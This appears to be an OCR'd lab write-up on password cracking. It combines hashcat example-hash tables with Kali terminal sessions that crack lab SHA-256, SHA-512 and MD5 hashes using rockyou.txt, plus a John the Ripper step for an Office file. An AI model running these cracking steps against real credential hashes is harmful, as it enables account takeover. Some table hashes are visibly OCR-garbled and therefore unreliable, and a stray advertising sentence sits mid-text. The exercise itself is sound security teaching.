


	600	BLAKE2b-512	$BLAKE2$296c269e70ac5f0095e6fb47693480f0f7b97ccd0307f5c3bfa4df8f5ca5c9308a0e7108e80a0a9c0ebb715e8b7109b072046c6od
	610	BLAKE2b-512($pass.$salt)	$BLAKE2$41fcd44c789c735c08b43a871b81c8f617ca43918d38aee6cf8291c58a0b00a03115857425e5ff6f044be7a5bec8536b52d6c999
	620	BLAKE2b-512($salt.$pass)	$BLAKE2$f0325fdfc3f82a014935442f7adbc069d4636d67276a85b09f8de368f122cf5195a0b780d71ee709fbf1dcd02ddcb581df84508cf1fb
	900	MD4	afe04867ec7a3845145579a95f72eca7
	1000	NTLM	b4b9b02e6f09a9bd760f388b67351e2b
	1100	Domain Cached Credentials (DCC), MS Cache	4dd8965d1d476fa0d026722989a6b772:3060147285011
	1300	SHA2-224	e4fa1555ad877bf0ec455483371867200eee89550a93eff2f95a6198
	1400	SHA2-256	127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
	1410	sha256($pass.$salt)	c73d08de890479518ed60cf670d17faa26a4a71f995c1dcc978165399401a6c4:53743528
	1420	sha256($salt.$pass)	eb368a2dfd38b405f014118c7d9747fcc97f4f0ee75c05963cd9da6ee65ef498:560407001617
	1430	sha256(utf16le($pass).$salt)	4cc8eb60476c33edac52b5a7548c2c50ef0f9e31ce656c6f4b213f901bc87421:890128
	1440	sha256($salt.utf16le($pass))	a4bd99e1e0aba51814e81388badb23ecc560312c4324b2018ea76393ea1caca9:12345678
	1450	HMAC-SHA256 (key = $pass)	aba188d66bf2334a4a8b207cc61a96fb46c3e38e882e6f6f886742f688b8588c:1234
	1460	HMAC-SHA256 (key = $salt)	8efbef4cec28f228fa948daaf4893ac3638fbae81358ff9020be1d7a9a509fc6:1234
	1470	sha256(utf16le($pass))	9e9283e6394a7a42d3abc93701155be8afe5660da24c8758e7d3533e2f2dc82
	1500	descrypt, DES (Unix), Traditional DES	48c/R8JAv757A
	1600	Apache $apr1$ MD5, md5apr1, MD5 (APR) 2	$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 1400 Password\ 1 rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) Ultra 7 155H, 2913/5891 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sun Apr 20 07:31:24 2025
Stopped: Sun Apr 20 07:31:26 2025

┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 1400 Password\ 1 --show

8f0e2f76e22b43e2855189877e7dc1e1e7d98c226c95db247cd1d547928334a9:passw0rd
```

Password 3






1460	HMAC-SHA256 (key = $salt)	8efbef4cec28f228fa948daaf4893ac3638fbae81358ff9020be1d7a9a509fc6:1234
1470	sha256(utf16le($pass))	9e9283e633f4a7a42d3abc93701155be8afe5660da24c8758e7d3533e2f2dc82
1500	descrypt, DES (Unix), Traditional DES	48c/R8JAv757A
1600	Apache $apr1$ MD5, md5apr1, MD5 (APR) [2]	$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.
1700	SHA2-512	82a9dda829eb7f8ffe9fbe49e45d47d2dad9664fbb7adf72492e3c81ebd3e29134d9bc12212bf83c6840f10e8246b9db54a4859b7ccd0123d86
1710	sha512($pass.$salt)	e5c3ede3e49fb86592fb03f471c35ba13e8d89b8ab65142c9a8fdafb635fa2223c24e5558fd9313e8995019dcbec1fb584146b7bb12685c7765
1720	sha512($salt.$pass)	976b451818634a1e2acba682da3fd6efa72adf8a7a08d7939550c244b237c72c7d42367544e826c0c831e5c02f97c0373b6b1386cc794bf0d2
1730	sha512(utf16le($pass).$salt)	13070359002b6fbb3d28e50fba55efcf3d7cc115fe6e3f6c96bf0e3210f1c6923427a1e1a3b214c1de92c467683f6466727ba3a51684022be5c
1740	sha512($salt.utf16le($pass))	bae3a3358b3459c761a3ed40d34022f0609a02d90a0d7274610b16147e58ece00cd849a0bd5cf6a92ee5eb5687075b4e754324dfa70deca6
1750	HMAC-SHA512 (key = $pass)	94cb9e31137913665dbea7b058e10be5f050cc356062a2c9679ed0ad6119648e7be620e9d4e1199220cd02b9efb2b1c78234fa1000c728f82
1760	HMAC-SHA512 (key = $salt)	7cce966f5503e292a51381f238d071971ad5442488f340f98e379b3aeae2f33778e3e732fcc2f7bdc04f3d460eebf6f8cb77da32df25500c0916
1770	sha512(utf16le($pass))	79bba09eb9354412d0f2c037c22a777b8bf549ab12d49b77d5b25faa839e4378d8f6fa11aceb6d9413977ae5ad5d011568bad2de4f998d75fd
1800	sha512crypt 6, SHA512 (Unix) [2]	$6$52450745$k5ka2p8bFuSmoVT1tzOyyuaREkkKBcCNqoDKzYiJL9RaE8yMnPgh2XzzF0NDrUhgrcLwg78xs1w5pJiypEdFX/
2000	STDOUT	n/a




```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 1700 password\ 3 rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-sandybridge-Intel(R) Core(TM) Ultra 7 155H, 2913/5891 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sun Apr 20 07:38:03 2025
Stopped: Sun Apr 20 07:38:03 2025

┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 1700 password\ 3 --show
5ac2ac5ba94dbce933c6719ca250bf1752d938f43367af6618ab9e9e30b57df701dcda95287c5af56d8374abf292813efa07e1f287b9e4877ff17969b6735fe1:p@ssw0rd
```

Password 1



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 0 password\ 2 passwordlist
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================

* Device #1: cpu-sandybridge-Intel(R) Core(TM) Ultra 7 155H, 2913/5891 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: passwordlist
* Passwords.: 16
* Bytes.....: 122
* Keyspace..: 16
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

46ea1712d4b13b55b3f680cc5b8b54e8:pentest
```



Recent changes | Admin | Log In | Sitemap

Example hashes

Table of Contents

- Example hashes
- Generic hash types
- Specific hash types
- Legacy hash types
- Superseded hash types

If you get a "line length exception" error in hashcat, it is often because the hash mode that you have requested does not match the hash. To verify, you can test your commands against example hashes.


Unless otherwise noted, the password for all example hashes is **hashcat**.

Note also that for many algorithms, when the raw hashes that are components of compound hashes such as sha1(sha1(pass)), the hash byte sequence being hashed is the 'hex' (ASCII) form of the hash. The exception is when the suffix _bin is present, which indicates that the raw/binary form of the inner hash is what is being hashed by the outer hash function.

NOTE: Some hash types require specific tools to extract the hashes for attack - consult hash format guidance for your hash type if it's not obvious how to prepare it for attack.

Generic hash types

Hash-Mode	Hash-Name	Example
0	MD5	8743b52063cd84097a65d1633f5c74f5
10	md5($pass.$salt)	01dfae6e5d4d90d9892622325959afbe:7050461
20	md5($salt.$pass)	f0fda58630310a6dd91a7d8f0a4ceda2:4225637426
30	md5(utf16le($pass).$salt)	b31d032cfdcf47a399990a71e43c5d2a:144816
40	md5($salt.utf16le($pass))	d63d0e21fdc05f618d55ef306c54af82:13288442151473
50	HMAC-MD5 (key = $pass)	fc741db0a2968c39d9c2a5cc75b05370:1234
60	HMAC-MD5 (key = $salt)	bfd280436f45fa38eaacac3b00518f29:1234
70	md5(utf16le($pass))	2303b15bfa48c74a74758135a0df1201
100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b





```
Approaching final keyspace - workload adjusted.

46ea1712d4b13b55b3f680cc5b8b54e8:pentest

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 46ea1712d4b13b55b3f680cc5b8b54e8
Time.Started.....: Sun Apr 20 07:45:25 2025 (0 secs)
Time.Estimated...: Sun Apr 20 07:45:25 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwordlist)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    29216 H/s (0.01ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 16/16 (100.00%)
Rejected.........: 0/16 (0.00%)
Restore.Point....: 0/16 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: msfadmin → cyber004 (kali)
Hardware.Mon.#1..: Util: 31%

Started: Sun Apr 20 07:45:23 2025
Stopped: Sun Apr 20 07:45:27 2025
```


Step 8: Password Attack using John the Ripper


Detect AI-generated content and give it a human touch with our AI Content Detector. Just paste your text and receive accurate, natural-sounding results in no time! Let's take a look at the text: John the Ripper, often just called John, is a well-known tool for cracking passwords by comparing hashes to find weak credentials. In the situation described, the user is instructed to download a file named tradesecret.docx from Blackboard, which probably holds encrypted or password-protected information. The attacker's goal is to pull the hash from this file and use John to try and recover the password. The process usually kicks off by converting the file or its encrypted data into a hash format that John can work with. This is typically done using the office2john.py script, a handy tool that comes with the

John suite, specifically made to extract password hashes from Microsoft Office documents.




7400	sha256crypt 5, SHA256 (Unix)	5rounds=5000$GX7BopJZJxPc/KEK$le16UF8I2Anb.rOm22AUPWvzUETDGeIUmAV8AZkGcD
7500	Kerberos 5, etype 23, AS-REQ Pre-Auth	$krb5pa$23$user$realm$salt$4e751db65422b2117f7eac7b721932dc8aa0d9966785ecd958f971f622bf5c42dc0c70b5323631383636313
7700	SAP CODVN B (BCODE)	USER$C8B48F26B87B7EA7
7701	SAP CODVN B (BCODE) from RFC_READ_TABLE	0276427601805$77EC386300000000
7800	SAP CODVN F/G (PASSCODE)	USER$ABCAD719B17E7F794DF7E686E563E9E2D24DE1D0
7801	SAP CODVN F/G (PASSCODE) from RFC_READ_TABLE	6040204082665$32837BA7B97672BA4E5A00000000000000000000
7900	Drupal7	SC33783772bRXEx1aCsvY.dggaaSu76XmVlK/W9Qu8lQlvxHlmzLf
8000	Sybase ASE	0xc007781683886314282305455ed2c976790af96768afa0806fe6c0da3b28f3e132137eac56f9bad027ea2
8100	Citrix NetScaler (SHA1)	1765058016a22f1b4e076dccd1c3df4e8e5c0839ccded98ea
8200	1Password, cloudkeychain	https://hashcat.net/misc/example_hashes/hashcat.cloudkeychain
8300	DNSSEC (NSEC3)	7b5n74kq8r441blc2c5qbbat19baj79r:.lvdsiqfj.net:33164473:1
8400	WBB3 (Woltlab Burning Board)	8084df19a6dc81e2597d051c3d8b400787e2d5a9:67550453154248521851153527653753386386 43
8500	RACF	$racf$*USER*FC2577C6EBE6265B
8600	Lotus Notes/Domino 5	3dd2e1e5ac03e230243d58b8c5ada076
8700	Lotus Notes/Domino 6	(GDpOtD35gGlyDksQRxEU)
8800	Android FDE <= 4.3	https://hashcat.net/misc/example_hashes/hashcat.android43fde
8900	scrypt	SCRYPT:1024:1:1:MDIwMzMwNTQwNDQyNQ==:5FW+zWlvLxgCWj7qLiQbeC8zaNQ+qdO0NUlnvqyFcfo=
9000	Password Safe v2	https://hashcat.net/misc/example_hashes/hashcat.psafe2.dat
9100	Lotus Notes/Domino 8	(HsjFebq0Kh9kH7aAZYc7kY30mC30mC3KmC30mCluagXrvWKj1)
9200	Cisco-IOS 8 (PBKDF2-SHA256)	8TnGX/fE4KGHOVU$pEhnEvxrvaynpi8j4f.EMHr6M.FzU8xnZnBr/tJdFWk
